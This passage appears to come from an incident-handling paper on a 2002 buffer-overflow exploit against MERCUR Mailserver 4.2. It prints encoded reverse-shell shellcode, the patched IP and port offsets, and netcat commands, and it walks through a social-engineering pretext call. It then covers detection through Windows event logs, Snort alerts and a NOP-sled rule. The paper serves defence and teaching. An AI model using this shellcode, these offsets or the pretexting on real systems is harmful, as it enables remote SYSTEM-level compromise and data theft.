                "\xe1\x94\x95\x95\xa6\x55\x39\x10\x55\xe0\x6c\xc7\xc3\x6a"
                "\xc2\x41\xcf\x1e\x4d\x2c\x93\x95\x95\x95\x7d\xce\x94\x95"
                "\x95\x52\xd2\xf1\x99\x95\x95\x95\x52\xd2\xfd\x95\x95\x95"
                "\x95\x52\xd2\xf9\x94\x95\x95\x95\xff\x95\x18\xd2\xf1\xc5"
                "\x18\xd2\x85\xc5\x18\xd2\x81\xc5\x6a\xc2\x55\xff\x95\x18"
                "\xd2\xf1\xc5\x18\xd2\x8d\xc5\x18\xd2\x89\xc5\x6a\xc2\x55"
                "\x52\xd2\xb5\xd1\x95\x95\x95\x18\xd2\xb5\xc5\x6a\xc2\x51"
                "\x1e\xd2\x85\x1c\xd2\xc9\x1c\xd2\xf5\x1e\xd2\x89\x1c\xd2"
                "\xcd\x14\xda\xd9\x94\x94\x95\x95\xf3\x52\xd2\xc5\x95\x95"
                "\x18\xd2\xe5\xc5\x18\xd2\xb5\xc5\xa6\x55\xc5\xc5\xc5\xff"
                "\x94\xc5\xc5\x7d\x95\x95\x95\x95\xc8\x14\x78\xd5\x6b\x6a"
                "\x6a\xc0\xc5\x6a\xc2\x5d\x6a\xe2\x85\x6a\xc2\x71\x6a\xe2"
                "\x89\x6a\xc2\x71\xfd\x95\x91\x95\x95\xff\xd5\x6a\xc2\x45"
                "\x1e\x7d\xc5\xfd\x94\x94\x95\x95\x6a\xc2\x7d\x10\x55\x9a"
                "\x10\x3f\x95\x95\x95\xa6\x55\xc5\xd5\xc5\xd5\xc5\x6a\xc2"
                "\x79\x16\x6d\x6a\x9a\x11\x02\x95\x95\x95\x1e\x4d\xf3\x52"
                "\x92\x97\x95\xf3\x52\xd2\x97\x80\x26\x52\xd2\x91\x55\x3d"
                "\x95\x94\xff\x85\x18\x92\xc5\xc6\x6a\xc2\x61\xff\xa7\x6a"
                "\xc2\x49\xa6\x5c\xc4\xc3\xc4\xc4\xc4\x6a\xe2\x81\x6a\xc2"
                "\x59\x10\x55\xe1\xf5\x05\x05\x05\x05\x15\xab\x95\xe1\xba"
                "\x05\x05\x05\x05\xff\x95\xc3\xfd\x95\x91\x95\x95\xc0\x6a"
                "\xe2\x81\x6a\xc2\x4d\x10\x55\xe1\xd5\x05\x05\x05\x05\xff"
                "\x95\x6a\xa3\xc0\xc6\x6a\xc2\x6d\x16\x6d\x6a\xe1\xbb\x05"
                "\x05\x05\x05\x7e\x27\xff\x95\xfd\x95\x91\x95\x95\xc0\xc6"
                "\x6a\xc2\x69\x10\x55\xe9\x8d\x05\x05\x05\x05\xe1\x09\xff"
                "\x95\xc3\xc5\xc0\x6a\xe2\x8d\x6a\xc2\x41\xff\xa7\x6a\xc2"
                "\x49\x7e\x1f\xc6\x6a\xc2\x65\xff\x95\x6a\xc2\x75\xa6\x55"
                "\x39\x10\x55\xe0\x6c\xc4\xc7\xc3\xc6\x6a\x47\xcf\xcc\x3e"
                "\x77\x7b\x56\xd2\xf0\xe1\xc5\xe7\xfa\xf6\xd4\xf1\xf1\xe7"
                "\xf0\xe6\xe6\x95\xd9\xfa\xf4\xf1\xd9\xfc\xf7\xe7\xf4\xe7"
                "\xec\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xfc\xe5\xf0\x95"
                "\xd2\xf0\xe1\xc6\xe1\xf4\xe7\xe1\xe0\xe5\xdc\xfb\xf3\xfa"
                "\xd4\x95\xd6\xe7\xf0\xf4\xe1\xf0\xc5\xe7\xfa\xf6\xf0\xe6"
                "\xe6\xd4\x95\xc5\xf0\xf0\xfe\xdb\xf4\xf8\xf0\xf1\xc5\xfc"
                "\xe5\xf0\x95\xd2\xf9\xfa\xf7\xf4\xf9\xd4\xf9\xf9\xfa\xf6"
                "\x95\xc2\xe7\xfc\xe1\xf0\xd3\xfc\xf9\xf0\x95\xc7\xf0\xf4"
                "\xf1\xd3\xfc\xf9\xf0\x95\xc6\xf9\xf0\xf0\xe5\x95\xd0\xed"
```

```
"\xfc\xe1\xc5\xe7\xfa\xf6\xf0\xe6\xe6\x95\xd6\xf9\xfa\xe6"
"\xf0\xdd\xf4\xfb\xf1\xf9\xf0\x95\xc2\xc6\xda\xd6\xde\xa6"
"\xa7\x95\xc2\xc6\xd4\xc6\xe1\xf4\xe7\xe1\xe0\xe5\x95\xe6"
"\xfa\xf6\xfe\xf0\xe1\x95\xf6\xf9\xfa\xe6\xf0\xe6\xfa\xf6"
"\xfe\xf0\xe1\x95\xf6\xfa\xfb\xfb\xf0\xf6\xe1\x95\xe6\xf0"
"\xfb\xf1\x95\xe7\xf0\xf6\xe3\x95\xf6\xf8\xf1\xbb\xf0\xed"
"\xf0\x95\x0a";
```

What is this all about? Well as the name of the variable states, this is the shell code that is going to be smashed into the stack of the targeted system. More precisely, this is the hexadecimal code of the shell that is going to be pushed into the system's memory and executed in order to allow the attacker to have access to the system running *Mercur 4.2.*

The first part of the `shell[]` variable is composed of NOPs (in red). These are instructions that are ignored and lead to the actual program; on Smashing the Stack for Fun and Profit by Aleph 1 we find:

"One way to increase our chances is to pad the front of our overflow buffer with NOP instructions. Almost all processors have a NOP instruction that performs a null operation. It is usually used to delay execution for purposes of timing. We will take advantage of it and fill half of our overflow buffer with them. We will place our shellcode at the center, and then follow it with the return addresses. If we are lucky and the return address points anywhere in the string of NOPs, they will just get executed until they reach our code. In the Intel architecture the NOP instruction is one byte long and it translates to `0x90` in machine code."

The second part of this variable (in blue) is the shellcode itself. This is the part that is actually executed by the targeted system when it becomes victim of a buffer overflow.

It is also important to notice the two segments of hexadecimal values within the shellcode (in orange and green). These two segments of code could be considered as the most important part of the shellcode since these are the codes for the port number:

```
\x97\x80
```

and the IP address:

```
\x91\x55\x3d\x95
```

of the attackers system; the actual values of which are redefined later in the program:

Reassignment of tcp Port and IP address

```
// riiiiiiip
a_port  = htons(atoi(argv[4]));
a_port ^= 0x9595;
if ((he = gethostbyname(argv[3])) == 0){herror(argv[3]);exit(-1);}
a_host  = *((unsigned long *)he->h_addr);
a_host ^= 0x95959595;
shell[1113] = ((a_port) & 0xff);
shell[1114] = ((a_port >> 8) & 0xff);
shell[1118] = ((a_host) & 0xff);
```

```
shell[1119] = ((a_host >> 8) & 0xff);
shell[1120] = ((a_host >> 16) & 0xff);
shell[1121] = ((a_host >> 24) & 0xff);
```

```
Port reassignment
IP address reassignment
```

The two other variables are quite a lot shorter than `shell[]` and less essential to the achievement of the exploit; nevertheless they are also important in that the exploit won't be of any real use without them.

The `user[]` variable sends a fake username to *MERCUR Control Service*. Once the Service receives this, it prompts for a password. This is where the `passwd[]` variable intervenes. This variable is actually an *eip overrun*: the EIP (extended instruction pointer) is a call to the next instruction to execute. In other words, when the stack overflows, overwriting the original eip with the eip contained in this variable (which actually points to the address of the shellcode), the shell is executed on the targeted system and access is finally granted:

```
// CALL EBX; mcrctrl.exe@0x228e
#define EIP "\x8e\x2c\x40\x00"
```

The rest of the program is designed to connect to the targeted system and send the variables to it in order to gain access. Since the connection section is more related with C programming, which is out of the scope of this paper, we will not be describing those sections. More information on Network Programming can be found on Beej's Guide to Network Programming by Brian "Beej" Hall.

Now that we have briefly analyzed the code of the exploit we can compile it and try it out in our testing environment.

The first step is the compilation:

```
$ gcc mercrexp.c -o exp
```

Once the program has been compiled we have to launch Netcat in server mode (with option `-l)` in order to receive the connection (and consequently the spawned shell) from the targeted system:

```
$ nc -l -p 8750
```

Finally, we launch the exploit on another terminal:

```
$ ./exp 192.168.0.102 32000 192.168.0.1 8750

MERCUR Mailserver 4.2.0.0 remote 'SYSTEM' level exploit (07/16/2002)
2c79cbe14ac7d0b8472d3f129fa1df55
(c79cbe14ac7d0b8472d3f129fa1df55@yahoo.com)
```

```
ret: 0x00402c8e (mrcctrl.exe v.4.2.1.0)


connecting to tcp port 8750...
connected.


dumping payload...done
sending fake login...done
eip overrun...done

cmd.exe spawned to [192.168.0.102:8750]

$
```

In normal conditions the Netcat server should have received a shell connection from the targeted system. This wasn't the case on my first attempt to run the exploit. In order to launch the exploit successfully, some code modification was necessary.

The actual problem encountered when launching the exploit was that the shell (cmd.exe) was not being pushed into the stack. In other words the *payload* was either too large or too small to be accepted by the system which thus had no effect on MERCUR Control Service. The buffer overflow couldn't take place. After various modifications of the original code and respective attempts to launch it, I got the exploit to work (i.e. Shell spawned and connected to the attackers box).
The original file contained 52 NOP lines within the `shell[]` variable which was obviously not working. After modification we ended up with 30 lines of NOPs.

After modifying the `shell[]` variable it was necessary to adapt the rest of the code to it. More specifically I had to change the pointers addresses for the port and IP address:

Modification of the port and IP address

```
// riiiiiiip
a_port  = htons(atoi(argv[4]));
a_port ^= 0x9595;
if ((he = gethostbyname(argv[3])) == 0){herror(argv[3]);exit(-1);}
a_host  = *((unsigned long *)he->h_addr);
a_host ^= 0x95959595;
shell[805] = ((a_port) & 0xff);          // originally shell[1113]
shell[806] = ((a_port >> 8) & 0xff);     // originally shell[1114]
shell[810] = ((a_host) & 0xff);          // originally shell[1118]
shell[811] = ((a_host >> 8) & 0xff);     // originally shell[1119]
shell[812] = ((a_host >> 16) & 0xff);    // originally shell[1120]
shell[813] = ((a_host >> 24) & 0xff);    // originally shell[1121]
```

```
port reassignment
IP address reassignment
```

After changing the code the program is re compiled:

```
$ gcc mercrexp.c –o exp
```

Once re-compiled I could launch Netcat in server mode (with option `–l)`:

```
$ nc –l –p 8750
```

And finally, I launched the exploit on another terminal:

```
./exp 192.168.0.102 32000 192.168.0.1 8750

MERCUR Mailserver 4.2.0.0 remote 'SYSTEM' level exploit (07/16/2002)
2c79cbe14ac7d0b8472d3f129fa1df55
(c79cbe14ac7d0b8472d3f129fa1df55@yahoo.com)

ret: 0x00402c8e (mrcctrl.exe v.4.2.1.0)


connecting to tcp port 8750...
connected.


dumping payload...done
sending fake login...done
eip overrun...done

cmd.exe spawned to [192.168.0.102:8750]

$
```

NetCat successfully received a connection from the spawned shell:

```
$ nc –l –p 8750
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

So the exploit has been proved to work practically. Now I will go over how this exploit works. I believe that through analyzing both the practical and theoretical sides of the exploit, the incident handler is much more prepared to handle the actual incident in a better way.

Mercrexp.c is basically a *buffer overflow* on MERCUR Control Service. This was implied previously but not explicitly stated. Buffer overflows usually take place when a program has a lack of bound checking. This is a common mistake in C programming. The buffer overflow as stated in the practical analysis of our exploit is mainly a large amount of data pushed into the memory stack. In other words the memory allocated to hold the variable is too small to hold the received data and has to overflow on the other memory location consequently overwriting the normal instructions of the program and thus causing it to crash. The most interesting feature of the buffer overflow is the possibility to execute arbitrary instructions. Put more simply, it allows the attacker to launch the program of his or her choice.

However, this exploit is quite a bit more complex. In fact, as we have seen before, three variables are present in this exploit in order to achieve overflow of the memory stack: the shell code, the fake user and the password.

D – The Attack

The attack described in this paper would be accomplished through various steps. The first and most important step is the gathering information about the targeted network. Information such as: What kind of services is it running? How many web servers, DNSs, Mail servers, etc…

The easiest way to collect this kind of information is simply to “call and ask”. It may sound unlikely, but it is a technique that doesn’t get old in the underground and is frequently highly effective. It is just a matter of applying some ‘social engineering’ or creative lying.

Monday September 15, 2002 @ 15:30 – Help Desk receives a call from an individual looking for a network related job. The caller is told to contact the Network administrator.

Monday September 15, 2002 @ 15:35 – The caller is transferred to Alice’s office. He briefly introduces himself and his skills as network admin, and begins asking questions about the current network of the company. Alice describes precisely the network and services running for **eX**. She asks the caller to mail her a résumé.



Key:
Internal IP:
xxx.yyy.zzz.aaa
Externally resolvable IP Address:
xxx.yyy.zzz.aaa
116.0.0.25
Attacker
step 3 (bis)
Attacker gains SYSTEM privileges on the system
step 3
Shell Spawns Launch connection to the attacker's system through port 80 simulating web traffic
Buffer Overflow on port 32000: Mercur Mail Server 4.2 Control Service
step 2
115.0.0.236
192.168.99.102
Mail Server
MERCUR 4.2
115.0.0.235
192.168.0.1
CISCO 2620 Router
DMZ
Step 1
Firewalking the Firewall... port 32000 appears open default port for Mercure 4.2 Control Service Exploit
Server Side
HUB
eth0: 192.168.0.112
eth1: 192.168.99.1
eth2: 192.168.33.1
Firewall
IpTables
Linux Slackware 8.1
SNORT
Intrusion Detection System
Snort
FreeBSD


Figure 3 – Attack Diagram

Monday September 23, 2002 @ 15:35 – The attacker firewalks the network to determine the ways of accessing it. (**Figure 3** – step 1)

Note: the attacker has knowledge of the presence of the Mercur Mail Server on the network, information gathered from Alice during his conversation with her on the phone. The attacker has also found the correspondent exploit: *mercrexp.c*.

Port 32000 appears open.

Wednesday September 25, 2002 @ 23:44 – The attacker launches the exploit against *Mercur Mail Server 4.2* on the Windows XP system (**Figure 3** – steps 2 and 3):



```
root@Ninja:/home/ninja# nc -l -p 80
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

```
ninja@Ninja:~$ ./final 192.168.99.102 32000 192.168.0.162 80
MERCUR Mailserver 4.2.0.0 remote 'SYSTEM' level exploit (07/16/2002)
2c79cbe14ac7d0b8472d3f129fa1df55 (c79cbe14ac7d0b8472d3f129fa1df55@yahoo.com)

ret: 0x00402c8e (mrcctrl.exe v.4.2.1.0)

connecting to tcp port 32000...
connected.

dumping payload...done
sending fake login...done
eip overrun...done

cmd.exe spawned to [192.168.0.162:80]

ninja@Ninja:~$
```

Figure 4 – Attack screenshot

The attacker has breached into the Mail Server with SYSTEM privileges (top terminal of **Figure 4** and **Figure 3 – step 3 (bis)**) . From this point the attacker could exploit this breach in many different ways: basic DoS, network sniffing, key logging, relays, zombies, etc.

Let's look at one of the possibilities issuing from this attack, which I think might be one of the most critical for the company: network sniffing. The attacker has breached into the system. He can now download and install a backdoor and a sniffer. The backdoor will allow the attacker to come back later, while the sniffer will allow the attacker to look for usernames and passwords that circulate through the local network.


The main target of the attacker is the system where the Customer information is kept, in other words the MySQL server. With network sniffing, accessing the database and downloading the information contained in it would not be too hard: names, addresses, phone numbers, credit card numbers, etc. The theft of this kind of information is critical and could lead the company to lose business, money, or worse, lead the company to bankruptcy.

This is just one example of what the attacker could do after getting his hands on the breached server. There are still many other possibilities that the attacker could consider, different ways to exploit this breach, which are unfortunately out of the scope of this paper.

E – Signature of the attack

Mercur Mail Server 4.2 exploit is a pretty straightforward attack. The attacker determines whether the port TCP 32000 is open or not and launches the attack… Blink, cmd.exe spawns on the *Windows XP* system and the attacker gains access with SYSTEM privileges on the Mail server.

But just as there is no system that is completely secure, there is no perfect attack. As a matter of fact this mercrexp.c leaves numerous traces of its existence.




System 10 event(s)

Type	Date	Time	Source	Category
Error	25/09/2002	23:44:32	Service Control Manager	None

Figure 5

The first factor leading one to think such exploit has been successfully executed is the crashing of Mercur Control Service (`mrcctrl.exe`). In other words if the Mail Server admin tries to access the control service unsuccessfully at that time or the if attacker forgot to re-launch mrcctrl.exe after gaining access to the system we would know there is a problem. (**Figure 5**)



Date: 25/09/2002 Source: Security
Time: 23:44:32 Category: Detailed Tracking
Type: Success A Event ID: 593
User: NT AUTHORITY\SYSTEM
Computer: ATHENA

Description:


```
A process has exited:
          Process ID:          1400
          Image File Name:     D:\Program Files\atrium software
\Mercur\MCRCTRL.EXE
          User Name:           ATHENA$
          Domain:              ZERO
          Logon ID:            (0x0,0x3E7)

For more information, see Help and Support Center at
```

Data: Bytes Words

Figure 6

The second factor which could betray this exploit is the creation of a process called cmd.exe on the victim system:



Date: 25/09/2002 Source: Security
Time: 23:44:31 Category: Detailed Tracking
Type: Success A Event ID: 592
User: NT AUTHORITY\SYSTEM
Computer: ATHENA

Description:

```
A new process has been created:
            New Process ID:     2620
            Image File Name:    C:\WINDOWS\System32\cmd.exe
            Creator Process ID: 1400
            User Name:          ATHENA$
            Domain:             ZERO
            Logon ID:           (0x0,0x3E7)

For more information, see Help and Support Center at
```

Figure 7

The presence of this process can also be checked in the current process list of Windows XP (by pressing **Ctrl+Alt+Delete**)

These signatures mainly affect the victim system at the local level. Unfortunately these logs don't provide any information concerning the attack except for the fact that it succeeded and is currently running on this system.

The second set of signatures are excerpts from the Snort log files on the Intrusion Detection system.

Alert file fragment

```
[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
09/25-23:44:15.178199 192.168.0.162:32813 -> 192.168.99.102:32000
TCP TTL:63 TOS:0x0 ID:42110 IpLen:20 DgmLen:1231 DF
***AP*** Seq: 0x7FE75728  Ack: 0x85699B62  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1373121 0
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
09/25-23:44:17.195471 192.168.0.162:32813 -> 192.168.99.102:32000
TCP TTL:63 TOS:0x0 ID:42112 IpLen:20 DgmLen:319 DF
***AP*** Seq: 0x7FE75BC8  Ack: 0x85699B62  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1373323 2924
[Xref => http://www.whitehats.com/info/IDS181]
```

Snort creates various different files when acting as an Intrusion Detection System. One of these files is called `alert` from which the above fragment was extracted. The purpose of this file is to give the log analyzer a brief summary of each of the packets that triggered the actual alert.

Analysis of the alert fragment

[**] [sensor:rule ID:revision number] Alert Message **[**]**
`[**] [1:648:5] SHELLCODE x86 NOOP [**]`
[Classification : type of traffic detected**] [**Priority 1 = highest priority**]**
`[Classification: Executable code was detected] [Priority: 1]`
Date-time, source IP address:port **->** destination IP address:port
`09/25-23:44:15.178199 192.168.0.162:32813 -> 192.168.99.102:32000`
Protocol, time to live, type of service, IPID, ip header lenght, datagram lenght, dont fragment flag.
`TCP TTL:63 TOS:0x0 ID:42110 IpLen:20 DgmLen:1231 DF`
TCP flags, sequence number, acknowlegement number, window size, tcp length
`***AP*** Seq: 0x7FE75728  Ack: 0x85699B62  Win: 0x16D0  TcpLen: 32`
TCP options, 2 nops, and time stamp
`TCP Options (3) => NOP NOP TS: 1373121 0`
External reference
`[Xref => http://www.whitehats.com/info/IDS181]`

The rule used to Trigger this alert is defined in the `shellcode.rules` file:

Snort Shellcode Rule

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86
NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; dept
h: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:5;)
```

Snort sniffs the packets crossing the network. When the string "`|90 90 90 90 90 90 90 90 90 90 90 90 90 90|`" coming from any IP address from the device **$EXTERNAL_NET** going to **$HOME_NET** is read (`ip $EXTERNAL_NET any -> $HOME_NET`) from the packet sniffing, the rule shown above (**Snort Shellcode Rule**) appends the fragment (**alert file fragment**) to the alert file which is an ASCII file.

The packet itself is logged in snort binary format in a file called `snort-{date}\@{time}.log`. This file contains the full packets that triggered the alert based on the snort rule
As analyzed previously, the exploit is composed of three variables that are sent. However the Snort log file only shows two packets. This is due to the fact that the `user[]` variable does not contain any *NOOP* string.

Snort binary log file: `snort-0924\@2359.log`

```
09/25-23:44:15.178199 192.168.0.162:32813 -> 192.168.99.102:32000
TCP TTL:63 TOS:0x0 ID:42110 IpLen:20 DgmLen:1231 DF
***AP*** Seq: 0x7FE75728  Ack: 0x85699B62  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1373121 0
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
